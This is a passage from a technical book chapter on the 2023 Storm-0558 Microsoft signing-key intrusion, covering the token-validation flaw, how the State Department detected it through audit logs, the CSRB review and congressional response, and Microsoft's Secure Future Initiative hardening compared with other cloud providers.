> A v2.0 MSA token's `iss` claim is `<https://login.microsoftonline.com/9188040d-6c67-4c5b-b112-36a304b66dad/v2.0>`: the MSA "consumers" tenant on the shared `login.microsoftonline.com` host, with the well-known consumers tenant GUID [1323]. A v2.0 Entra ID token's `iss` claim is `<https://login.microsoftonline.com/>{enterprise-tenant-GUID}/v2.0`, with the enterprise customer's own tenant GUID. The cross-tier distinction is tenant-GUID-vs-tenant-GUID *inside the same URL template*, not domain-vs-domain.
>
> These are different issuers, with different signing keys and intended audiences. An enterprise resource like a State Department mailbox should accept only the second form, scoped to the State Department's tenant. Storm-0558's forged tokens presented the first form (the MSA "consumers" `iss`) for resources that should have accepted only the second. The validator did not notice the mismatch because it never read past the signature verification step.
>
> The incident-specific fix is explicit issuer/scope/tenant enforcement on the relying-party side: the boundary Microsoft says the mail system failed to add. For JWT validators generally, RFC 8725 Sections 3.8 and 3.9 provide the corresponding floor: validate issuer and subject, and use and validate audience [1324, 1366].

The fix Microsoft eventually shipped is described in its own September 6, 2023 retrospective with the verbatim line "this issue has been corrected using the updated libraries" [1208].

Wiz Research, looking at the same flaw from outside, framed the architectural consequence. The actor's compromised key "could have theoretically used the

private key it acquired to forge tokens to authenticate as any user to any affected application that trusts Microsoft OpenID v2.0 mixed audience and personal-accounts certificates" [1322]. The actual exploitation was scoped to email, but the addressable scope was larger.

The scope question is subtle. The public evidence proves Exchange Online/OWA exploitation. It does not prove Teams, SharePoint, OneDrive, or third-party application exploitation. But the architectural question Wiz raised is broader than the observed victim list: any application that accepted Microsoft's v2.0 mixed-audience model and failed to pin issuer/audience semantics tightly enough could have been in the theoretical blast radius. That is why the phrase "22 enterprise organizations" is the victim count, not the upper bound of what the key could sign. The key could sign wherever the relying party's validation discipline permitted it; the campaign we can document is only the subset that surfaced in mail telemetry.

◆ **DEFINITION — TOKEN SIGNING KEY** The private key an identity provider uses to sign authentication tokens it issues. Whoever holds the signing key can mint tokens cryptographically indistinguishable from those issued by the legitimate provider. The security of the identity system, in the absence of independent issuer/scope/tenant validation on the relying-party side, depends entirely on the custody of this key. The CSRB report describes its compromise as the central enabler of Storm-0558 [1316].

Definition: Issuer and audience (iss and aud) validation.

The check, performed by a JWT relying party after signature verification, that the token's `iss` claim matches a permitted issuer for the requested resource and the `aud` claim matches the resource's identifier. RFC 8725 codifies the combined obligation across two adjacent sub-sections: Section 3.8 ("Validate Issuer and Subject") makes `iss` and `sub` validation mandatory, and Section 3.9 ("Use and Validate Audience") makes `aud` validation mandatory [1324, 1366]. In Storm-0558, Microsoft described the omitted mail-system boundary as required issuer/scope validation; the general lesson is that signature validity alone must never substitute for resource-specific issuer, audience, tenant, and scope authorization.

Side note.

The function name `GetAccessTokenForResource` has been widely repeated across secondary coverage of Storm-0558 as the locus of the validation flaw. The name does not appear in any of the four primary sources: Microsoft's July 14, 2023 analysis, the September 6, 2023 retrospective, the CSRB report PDF, or the Wiz Research post. This chapter therefore describes the flaw functionally, as Microsoft itself did, without naming the function symbol [1208, 1316, 1322].

The missing enforcement class the OWA path needed to apply (and now does through updated libraries) is mechanical. In generic JWT relying-party pseudocode, the shape is exactly the post-signature issuer/resource check below:

Mailbox access and exfiltration

With validated tokens, the actor authenticated to Outlook Web Access and to Exchange Web Services as the target enterprise users. Once authenticated, the activity looked like any other authenticated user session: enumerate folders, fetch messages, read attachments.

Storm-0558 selected high-value targets. The CSRB final tally is, again, approximately 60,000 emails from State Department accounts; 22 enterprise organizations in total; approximately 503 related personal accounts [1316]. Named individual victims publicly include U.S. Commerce Secretary Gina Raimondo, U.S. Ambassador to China Nicholas Burns, and U.S. House of Representatives accounts including Congressman Don Bacon (R-NE), who confirmed in August 2023 that the FBI had notified him his personal and campaign email accounts were among those compromised [1316].

The campaign ran during what Microsoft characterized as China Standard Time business hours, with a working-hours heat-map pattern visible in the telemetry [1318]. The duration was at least six weeks of active access: from the attacker's earliest documented activity on May 15, 2023 until Microsoft invalidated the stolen key on June 24, 2023, eight days after the State Department's June 16 notification.

The broader blast radius (potential, not exploited)

Wiz Research's independent analysis published in mid-2023 made an argument the world had not yet absorbed. The *same* 2016 MSA signing key could in principle have signed OpenID v2.0 tokens for many more Microsoft services than just email. The Wiz authors enumerated SharePoint, Teams, OneDrive, and any third-party multi-tenant application supporting "Sign in with Microsoft" with mixed-audience personal-account acceptance [1322].

The framing they wrote ("if a signing key for Google, Facebook, Okta or any other major identity provider leaks, the implications are hard to comprehend") is the right framing [1322].

There is no public evidence that Storm-0558 exploited the broader scope. The breach the world saw is the breach Microsoft and CISA found by enumerating one specific service's logs. Whether the broader scope was exploited and not detected is, as discussed in the open problems below, an unanswered question.

That unanswered question should be read narrowly and rigorously. It is not license to inflate the incident into every Microsoft service. It is a reminder that detection is shaped by where investigators have logs. The State Department found mail access because it had `MailItemsAccessed`. A different resource would require a different high-fidelity event class, a different baseline, and a different hunt hypothesis. Absence of public evidence outside email is therefore meaningful but not dispositive.

Six weeks of access. Approximately 60,000 State Department emails. The cloud provider did not notice. So who *did* notice, and how?

Why a paying customer, not Microsoft, caught it

On June 15, 2023, the State Department SOC analyst who first noticed Storm-0558 was performing routine threat-hunting against Microsoft 365 Purview audit logs. The specific event type that surfaced the anomaly was `MailItemsAccessed`, an audit record that fires whenever a mailbox item is read or fetched. It captures who read it (`UserId`), from where (`ClientIPAddress`), with what application (`ClientAppID`, `AppID`), and against which item (`InternetMessageId` and folder).

The detection technique was a baseline-deviation check. The State Department maintained a list of legitimate `(ClientAppID, AppID)` pairs that historically read mailboxes belonging to its employees. Storm-0558's forged-token sessions presented `AppID` values that were not on the list.

On July 12, the day after Microsoft's public disclosure, CISA and the FBI published joint advisory AA23-193A formalizing what the State Department had done into a recommended detection methodology. The verbatim language in the advisory: "In Mid-June 2023, an FCEB agency observed `MailItemsAccessed` events with an unexpected `ClientAppID` and `AppID` in M365 Audit Logs.... The affected FCEB agency identified suspicious activity by leveraging enhanced logging (specifically of `MailItemsAccessed` events) and an established baseline of normal Outlook activity (e.g., expected `AppID`). The `MailItemsAccessed` event enables detection of otherwise difficult to detect adversarial activity" [1325, 1367].

> ◆ **DEFINITION, MAILITEMSACCESSED** A Microsoft 365 audit event that records every read or fetch operation against a mailbox item. The event captures the user, source IP, client and application IDs, and the message identifier accessed. In this incident, the forged-token sessions surfaced through an `AppID` outside

the State Department's normal application inventory, making `MailItemsAccessed` the highest-signal event class for this mailbox-token abuse pattern [1325].

Definition: Purview Audit (Premium).

A Microsoft 365 audit-log tier that, pre-July 2023, gated several high-value security event classes (including `MailItemsAccessed`) behind a paid add-on. Most federal civilian agencies and many commercial tenants were on Purview Audit (Standard) and did not collect these events. The State Department had paid for Premium and was therefore in a position to detect Storm-0558 from its own telemetry [1325, 1326].




Figure 29.5: Detection and reckoning, June 15: August 11, 2023. The inflection point is the first row: a paying customer (the State Department, not the cloud provider) caught the breach by threat-hunting MailItemsAccessed audit logs. Public disclosure, the CISA/FBI advisory AA23-193A, Microsoft's free-logging reversal, the Wyden letter, and the DHS CSRB review followed.

Microsoft's *confirmation* step came after the State Department's notification, not before. Once notified, Microsoft could compare the `kid` on the suspicious tokens against its own published MSA key history and found that the `kid` corresponded to the old 2016 consumer key [1322, 1318]. The signature was cryptographically valid for that key. The key should never have signed an enterprise-tier token. Both halves of that statement were true at the same time, and the second half is what told Microsoft this was a key compromise rather than a stolen-credential issue.

The structural fact about this detection (the one that puts every other event in this chapter in its proper context) is that `MailItemsAccessed` was, pre-incident, a Purview Audit (Premium) tier feature [1325]. The State Department had paid for Premium. Most federal civilian agencies and many commercial tenants had not. If the State Department had been on Purview Audit (Standard), the event class that surfaced Storm-0558 would not have been collected at all, and the breach would have run longer and gone wider before anyone noticed. The CSRB report makes this connection explicit: the structural critique that follows is not about one bug or one missing check. It is about the commercial logging-tier structure of cloud identity, and about who is in a position to detect a CSP-level compromise when the CSP itself is not [1316].

> **The detection inversion.**
> The cloud provider did not catch the breach. A paying customer did, on routine threat-hunting against an audit log the customer had to pay extra to collect. This is the CSRB's harshest single critique, and it is what motivated Microsoft's policy response on July 19, 2023: making key Purview Audit (Premium) features, including `MailItemsAccessed`, free for FCEB customers and most commercial customers [1326, 1327, 1316].

The detection methodology the State Department used is small, once audit logs are ingested into a SIEM. Read it as a high-signal reproduction of the observed anomaly, not as a complete detector: an allowlisted `AppID` suppresses this particular rule, but it does not prove the session is benign.

> ▪ **SIDE NOTE** The State Department SOC analyst who first identified Storm-0558 has not been publicly named in any primary source. The CSRB report describes the detection at the level of the agency. There is good reason for the anonymity, given the operational profile of someone who is, by chance and skill, the first known human to detect a Chinese state-affiliated forgery of a Microsoft signing key.

Microsoft's policy response was rapid and substantive. On July 19, 2023, the Microsoft Security blog announced the expansion. Purview Audit (Standard) customers would get "more than 30 other types of log data previously only available at the Microsoft Purview Audit (Premium) subscription level," with default retention extended from 90 to 180 days, rolling out beginning September 2023 [1326]. CISA's same-day press release confirmed: "Microsoft customers will now have access to expanded cloud logging capabilities at no additional charge... these additional logging capabilities will now be available at no extra cost to federal government customers and Microsoft commercial customers beginning in September" [1327].

The pricing structure that had made the State Department's detection possible only because the State Department paid extra was, eight days after the joint advisory, made part of the baseline.

That is the operational story. But the political story was just starting. On July 27, 2023, Senator Ron Wyden (D-OR) wrote a four-page letter to three federal agencies asking them to investigate Microsoft. Fifteen days later, the Cyber Safety Review Board announced its third-ever review.

The public reckoning: CSRB, retracted hypothesis, congressional testimony

Senator Wyden's letter, addressed to Attorney General Merrick Garland, FTC Chair Lina Khan, and CISA Director Jen Easterly, opened with a comparison: "Microsoft never took responsibility for its role in the SolarWinds hacking campaign" [1328, 1368]. The letter then enumerated four specific cybersecurity failures it attributed to Microsoft in the Storm-0558 incident.

Quoting Wyden's own characterization from the Senate press release: "Employing a single encryption key that could be used to forge access to consumer, commercial and government customers' private communications; Microsoft's blog post about the hack suggests it did not store high-value encryption keys in a Hardware Security Module...; Using an encryption key that was valid for 5 years, and was still accepted by Microsoft's software, even though it had expired in 2021, two years before the hack...; Neither internal nor external security audits detected the security weaknesses that enabled the hack" [1328].

That quotation is preserved because it is part of the political record, not because this chapter adopts the "expired in 2021" phrasing as the operative technical account. The chapter's technical account follows the CSRB record: the key was a 2016 MSA signing key left accepted after Microsoft paused manual MSA key

rotation following a 2021 rotation-related outage, while automated MSA rotation had not yet replaced the manual process [1316]. In other words, the problem was not a simple certificate-expiry bug. It was key-lifecycle governance: a consumer signing key remained trusted in 2023 because the process that should have retired it did not.

> **The Wyden letter and the causal chain.**
> The (d) to (e) jump in the political chronology (from Wyden's July 27 letter to the August 11 DHS announcement) is, in Wyden's own words, causal. His August 11 statement reads: "I applaud President Biden and CISA Director Easterly for acting on my request for the board to review this recent espionage campaign, including cybersecurity negligence by Microsoft that enabled it... Had the board studied the 2020 SolarWinds hack, as President Biden originally directed, its findings might have been able to shore up federal cybersecurity in time to stop hackers from exploiting a similar vulnerability in the most recent incident" [1329]. The Senate office's published causal-chain framing matters because it provides the public-record bridge from a single senator's letter to a federal advisory-board review.

The CSRB's authority and process

The Cyber Safety Review Board exists because President Biden's Executive Order 14028 of May 12, 2021, "Improving the Nation's Cybersecurity," directed DHS to establish a standing board to conduct after-action reviews of significant cyber incidents [1330]. Storm-0558 was the Board's third review, after Log4j and Lapsus$ [1331].

On August 11, 2023, DHS Secretary Alejandro Mayorkas announced the Board would conduct a review of "the malicious targeting of cloud computing environments," with the recent Microsoft Exchange Online intrusion as the central case study and a broader scope covering "issues relating to cloud-based identity and authentication infrastructure affecting applicable CSPs and their customers" [1332]. Robert Silvers, DHS Under Secretary for Policy, chaired. Dmitri Alperovitch served as Acting Deputy Chair for this review [1333].

> ◆ **DEFINITION — Cyber Safety Review Board (CSRB)** A public-private federal advisory board established by Executive Order 14028 (May 12, 2021) and standing up in February 2022 to conduct after-action reviews of significant cyber incidents and recommend improvements. The Board's Storm-0558 review, its third (after Log4j and Lapsus$), was announced August 11, 2023 and reported April 2, 2024 [1330, 1331, 1316].

The September 2023 hypothesis and the March 2024 retraction

The chronology that matters here is short and worth pinning down precisely. Microsoft published the crash-dump hypothesis on September 6, 2023 [1208]. Microsoft *itself* updated that post on March 12, 2024 with the retraction-of-the-artifact paragraph quoted earlier in the key-acquisition discussion [1208]. The CSRB report published April 2, 2024 (three weeks after Microsoft retracted the artifact) then documented the resulting state of knowledge (verdict quoted in the key-acquisition discussion; CSRB page 17) [1316].

The order matters. Microsoft retracted the artifact first. The CSRB did not force the retraction; it documented the resulting state of knowledge. That sequence is meaningful because it suggests Microsoft's own forensic work, not external pressure, drove the walking-back of the artifact claim.

The CSRB's findings

The Board's findings, in its own verbatim language, are direct. The Board's page-ii verbatim (the preventable / inadequate / requires-an-overhaul language quoted near the opening of this chapter) sets the frame; page 17 sharpens it: "the cascade of Microsoft's avoidable errors that allowed this intrusion to succeed" [1316].

The cascade is chronological as well as architectural. In 2016, the MSA key was created. In 2018, Microsoft introduced the common key metadata publishing endpoint to support applications spanning consumer and enterprise identities [1208]. In 2021, after a manual-rotation-related outage, manual MSA key rotation was paused and the automated consumer replacement was not yet in place [1316]. In 2022, the mail system moved onto the converged validation path without the required issuer/scope enforcement [1208]. On May 15, 2023, forged-token activity began [1318]. On June 15, the State Department detected anomalous `MailItemsAccessed` events; on June 16, it notified Microsoft [1316]. Microsoft invalidated the stolen key on June 24 and completed its remediation actions by July 3; on July 11 it disclosed publicly; on July 12 CISA and FBI published AA23-193A; on July 19 Microsoft changed logging availability; on July 27 Wyden demanded investigation; on August 11 DHS announced the CSRB review [1316, 1325, 1326, 1328, 1332].

Read as a timeline, the incident is not one missed line of code. It is a five-year convergence of developer-experience design, unfinished key-lifecycle automation, migration assumptions, customer-paid detection, and post-disclosure governance.

The DHS press release surfaced these findings on the day of publication: "the intrusion by Storm-0558, a hacking group assessed to be affiliated with the People's

Republic of China, was preventable. It identified a series of Microsoft operational and strategic decisions that collectively pointed to a corporate culture that deprioritized enterprise security investments and rigorous risk management" [1333].

The report makes 25 recommendations. Of those, 16 apply to Microsoft (4 specific to Microsoft and 12 to all cloud service providers but accepted by Microsoft per Brad Smith's June 2024 testimony) [1334]. The structural critique embedded in the recommendations is that the *commercial logging-tier structure* of cloud identity is itself a security problem, because it delays detection asymmetrically: richly-resourced customers detect compromise; less-resourced customers do not. The free-Purview-Audit shift Microsoft had announced on July 19, 2023 is, in the CSRB's framing, a necessary but not sufficient condition for cloud-identity log access to stop being a per-customer commercial decision.

Brad Smith's June 13, 2024 testimony

The House Committee on Homeland Security titled its June 13, 2024 hearing "A Cascade of Security Failures: Assessing Microsoft Corporation's Cybersecurity Shortfalls and the Implications for Homeland Security" [1335]. The plural "Failures" was a deliberate framing choice. By the time of the hearing, Microsoft had also publicly disclosed a separate January 2024 intrusion by Midnight Blizzard (the Russian SVR; the same actor as SolarWinds), and the hearing's scope spanned both incidents. Brad Smith, Microsoft's Vice Chair and President, was the witness.

Smith's written and oral testimony opened with the soundbite that defined the hearing's coverage (quoted below). Smith confirmed Microsoft's acceptance of all 16 applicable CSRB recommendations, identified 18 additional internal objectives beyond the CSRB's scope, and announced that Senior Leadership Team compensation would be tied in part to progress on the Secure Future Initiative [1334, 1339].

> **DOCUMENTED, public-record quotation.**
>
> Microsoft accepts responsibility for each and every one of the issues cited in the CSRB's report. Without equivocation or hesitation. And without any sense of defensiveness.: Brad Smith, Vice Chair and President of Microsoft, written testimony to the House Committee on Homeland Security, June 13, 2024 [1334, 1369]
>
> **Side note.**
>
> The hearing's plural framing ("Failures") mattered. On January 19, 2024, Microsoft disclosed a separate Midnight Blizzard intrusion that had begun in late November 2023 (approximately four weeks after the November 2, 2023 launch of the Secure Future Initiative) via a password spray against a legacy non-production test tenant, and that exfiltrated email from members of Microsoft's

> senior leadership team [1336]. The March 8, 2024 update added that Midnight Blizzard had reached Microsoft source code repositories and ramped February password sprays to ten times the January volume [1337]. By the June hearing, Microsoft was carrying both incidents into the same line of questioning.

Microsoft accepted responsibility. The CSRB asked for an architectural overhaul. The next question is what Microsoft actually built.

The architectural response: SFI and the identity-plane re-architecture

The Secure Future Initiative (SFI) is the corporate vehicle through which Microsoft's post-Storm-0558 architectural changes are reported. The remarkable property of the SFI commitments, viewed against the pre-incident architecture described above, is that they are surgically targeted: each of the four ways the pre-incident MSA system failed maps to one explicit commitment.

SFI: launch, expansion, motivation arc

Brad Smith launched SFI on November 2, 2023, with three pillars focused on AI-based cyber defenses, fundamental software engineering advances, and stronger international cyber norms [1338]. Charlie Bell expanded it on May 3, 2024 into six pillars: protect identities and secrets; protect tenants and isolate production systems; protect networks; protect engineering systems; monitor and detect threats; accelerate response and remediation [1339].

Pillar 1's verbatim commitment is the one that maps onto Storm-0558 most directly: "Protect identity infrastructure signing and platform keys with rapid and automatic rotation with hardware storage and protection (for example, hardware security module (HSM) and confidential compute)" and "Adopt more fine-grained partitioning of identity signing keys and platform keys" [1339].

The motivation arc Smith described in his June 13, 2024 testimony connects the dots. Storm-0558 led to the November 2023 launch. The January 2024 Midnight Blizzard intrusion led to the May 2024 six-pillar expansion. The April 2024 CSRB report led to the integration of CSRB recommendations into SFI. The June 2024 hearing led to SLT compensation being tied to SFI progress [1334, 1339].

> ◆ **DEFINITION — Secure Future Initiative (SFI)** A multi-year Microsoft corporate program announced November 2, 2023 by Brad Smith, expanded

> May 3, 2024 by Charlie Bell into six pillars, and reported on quarterly. SFI is the explicit corporate vehicle through which Microsoft commits to and reports progress on the architectural changes recommended by the CSRB after Storm-0558. Its identity-and-secrets pillar names HSM custody, automatic rotation, fine-grained key partitioning, and confidential-compute hosting of signing operations as concrete deliverables [1338, 1339].

HSM-bound key custody plus automatic rotation

This closes the first two ways the pre-incident architecture failed: the software-stored key and the seven-year-old key left in place after rotation was paused. Microsoft's September 2024 SFI progress report's verbatim claim: "We completed updates to Microsoft Entra ID and Microsoft Account (MSA) for our public and United States government clouds to generate, store, and automatically rotate access token signing keys using the Azure Managed Hardware Security Module (HSM) service" [1340].

Azure Managed HSM is FIPS 140-3 Level 3, built on the Marvell LiquidSecurity platform, with a multi-partition topology that allows per-tenant key isolation [1341].

> ◆ **DEFINITION — Hardware Security Module (HSM)** A tamper-resistant cryptographic device that generates and stores private keys inside a hardware boundary and exposes only signing or decryption operations to its caller. Keys generated inside an HSM cannot be exported: the device performs the signature itself, returning only the signed output. NIST FIPS 140-3 (approved March 22, 2019, and effective September 22, 2019) defines the certification regime; Level 3 adds tamper-detection and identity-based authentication requirements [1370, 1341].

A separate Microsoft on-server primitive, Azure Integrated HSM, is explicitly framed as a Storm-0558 mitigation. Its overview page reads: "Reduce network round-trips to Azure Key Vault or Managed HSM by performing cryptographic operations locally on the same node as the Virtual Machine… Protect against memory and crash-dump attacks" within "a FIPS 140-3 Level 3 HSM boundary" on AMD D Series v7 and AMD E Series v7 servers [1342].

The phrase "memory and crash-dump attacks" in the same paragraph as "FIPS 140-3 Level 3" is, in context, an explicit acknowledgment of the threat model Storm-0558 spent eighteen months making famous.

Signing operations inside Confidential Computing TEEs

This closes the residual that HSM custody alone leaves open: in-use observation by a privileged host operator or administrator. The HSM keeps the key from being extracted at rest. But the signing service that asks the HSM to produce a signature still runs somewhere, in some virtual machine, on a host with operators. Confidential Computing closes that gap by running the signing service inside a Trusted Execution Environment whose memory and CPU state are encrypted with hardware-derived keys that not even the host operator can inspect: the precise primitive the Confidential VMs chapter (Chapter 28) develops, now turned back on the identity plane whose failure opened this chapter.

Microsoft's April 2025 SFI report is direct about the change: "we've applied new defense-in-depth protections in response to our Red Team research and assessments, migrated the MSA signing service to Azure confidential VMs, and are migrating Entra ID signing service to the same. Each of these improvements help mitigate the attack vectors that we suspect the actor used in the 2023 Storm-0558 attack on Microsoft" [1343]. The underlying TEE primitives are AMD SEV-SNP and Intel TDX, implemented in Azure's DCasv5/ECasv5 and DCesv6/ECesv6 confidential-VM SKU families [1258]. The April 2025 timing was contemporaneous coverage: The Hacker News reported on the same April 21, 2025 progress post the day after [1344].

> ◆ **DEFINITION — Confidential Computing (TEE, SEV-SNP, TDX)** A class of hardware-backed isolation primitives in which a virtual machine's memory and CPU state are encrypted with keys derived from the CPU itself, so that even a privileged host operator with full hypervisor access cannot read the workload's memory in cleartext. AMD's implementation is SEV-SNP (Secure Encrypted Virtualization, Secure Nested Paging); Intel's is TDX (Trust Domain Extensions). Azure exposes both through its DCasv5/ECasv5 and DCesv6/ECesv6 confidential-VM SKU families [1258].

Tenant-issuer separation enforced in hardened validation libraries

This closes the third pre-incident failure mode: the cross-tier validation flaw. RFC 8725 Sections 3.8 and 3.9 are the canonical IETF Best Current Practice for the combined `iss`/`aud` mandate and have been since February 2020 (Section 3.8 covers issuer and subject; Section 3.9 covers audience) [1324, 1366].

The Microsoft-internal response was to consolidate JWT validation across services into a single hardened SDK that enforces the `iss`/`aud` check at the library level rather than leaving it to each caller. The quantified rollout numbers from

successive SFI progress reports are concrete: "more than 73% of tokens issued by Microsoft Entra ID for Microsoft owned applications" were under hardened-SDK validation by September 2024 [1340], rising to "90% of identity tokens from Microsoft Entra ID for Microsoft apps are validated by one consistent and hardened identity Software Development Kit (SDK)" by April 2025 [1343].

Logging as a commodity, not a premium

This closes the fourth failure mode: the paid-tier-only audit logging that delayed customer detection. The July 19, 2023 announcement made `MailItemsAccessed` and 30+ other event classes free for FCEB and most commercial customers [1326, 1327].

The April 2025 SFI report added a further commitment: "two years of internal security-log retention" [1343]. This addresses the secondary issue that even when logs are collected, retention windows must outlast typical adversary dwell times.

The four failure modes map to four commitments. Table form makes the alignment unambiguous. The important point is not that SFI contains good security words; it is that each commitment answers one specific pre-incident failure domain and can be tested against that domain. HSM custody answers extraction of key material. Automatic rotation answers stale acceptance. Confidential VMs answer privileged observation and crash-dump-style residuals. Hardened SDK validation answers caller-level issuer/scope omissions, with `iss`/`aud` checks as the general JWT mechanism. Logging availability answers the detection inversion. A program that could not be mapped this way would be a communications response, not an architectural response.

Pre-incident failure mode	SFI commitment that closes it	Source
Software-resident, 2016 MSA signing key left in place after rotation was paused	Azure Managed HSM custody with automatic rotation for MSA and Entra ID (September 2024)	[1340, 1341]
Privileged host-side observation of in-use signing operations	MSA signing service in Azure Confidential VMs (April 2025); Entra ID signing service in migration	[1343, 1258]
Cross-tier validation: OWA/Exchange Online did not enforce issuer/scope/tenant boundaries	Hardened identity SDK validating 90% of Entra ID tokens for Microsoft apps (April 2025)	[1343, 1324]
Paid-tier-only audit logging delayed customer detection	Free MailItemsAccessed and 30+ event classes from September 2023; 180-day default retention; 2-year internal retention (April 2025)	[1326, 1327, 1343]

▸ **KEY IDEA** Each defensive generation in Microsoft's Secure Future Initiative targets exactly one of the four ways the pre-incident MSA architecture failed. The chain is correctable, not just remediable: Microsoft can name which commitment closes which failure mode. What it still cannot name is *how* the 2016 key itself was stolen.




Figure 29.6: The post-SFI hardened signing path. The MSA signing service now runs inside an attested Azure Confidential VM; an Azure Managed HSM (FIPS 140-3 Level 3) verifies that attestation before it will sign with a non-exportable, automatically rotated key; and one hardened identity SDK enforces iss, aud, kid, and tenant at the library. Each node's "replaces" line names the pre-incident weakness it retires.

The architectural response addresses each of the four failure modes one-for-one. The lesson for the rest of the industry is not "use Microsoft's exact products." It is the control shape: keep signing keys non-exportable; rotate them automati-

cally; bind signing operations to attested execution; make validation libraries fail closed on issuer and audience; make detection logs baseline features rather than premium features; and rehearse the emergency in which a signing key has to be retired before every cache in the ecosystem naturally expires. If those controls are not named, owned, and exercised before a key theft, they will be invented under pressure after one.

But how does this stack against what other major cloud providers publicly document?

How other cloud providers custody signing keys

The Storm-0558 attack class is generic. Any identity provider that signs tokens can in principle have its signing key stolen. The honest cross-provider comparison is therefore not "which provider is most secure": the public evidence does not support a defensible ranking. It is instead "which architectural property each provider publicly attests to having" for the keys behind its own production identity tokens. In the table, "not publicly disclosed" means not found in the cited public documentation, not proof that the control is absent.

The asymmetry of the table below is itself informative. Microsoft, after Storm-0558, has the most explicit public commitments precisely because it had the most public incident.

Property	Microsoft (post-SFI)	AWS (IAM Identity Center, Cognito)	Google (Workspace, Cloud Identity)	Okta
HSM custody for production IdP signing keys	Yes: Azure Managed HSM, FIPS 140-3 Level 3 [1340, 1341]	Not publicly disclosed for IdP keys; CloudHSM is a customer primitive [1371, 1372]	Not publicly disclosed for IdP keys; Cloud HSM is a customer primitive [1345]	Not publicly disclosed at this granularity
Confidential Compute for signing operations	Yes: MSA on Azure Confidential VMs (Apr 2025); Entra ID in migration [1343, 1258]	Nitro Enclaves available as customer primitive; not publicly disclosed for IdP keys [1373, 1374]	Confidential Computing available as customer primitive; not publicly disclosed for IdP keys [1300]	Not publicly disclosed

Property	Microsoft (post-SFI)	AWS (IAM Identity Center, Cognito)	Google (Workspace, Cloud Identity)	Okta
Automatic rotation of IdP signing keys	Yes: MSA and Entra ID automatic rotation in Azure Managed HSM [1340]	AWS KMS default 365-day rotation for KMS keys; IdP rotation cadence not publicly disclosed [1346]	Cloud KMS rotation customer-controllable; Google-owned-and-managed model is opaque to customers [1345] Workspace SAML cert rotation is admin-driven [1347]	Not publicly disclosed
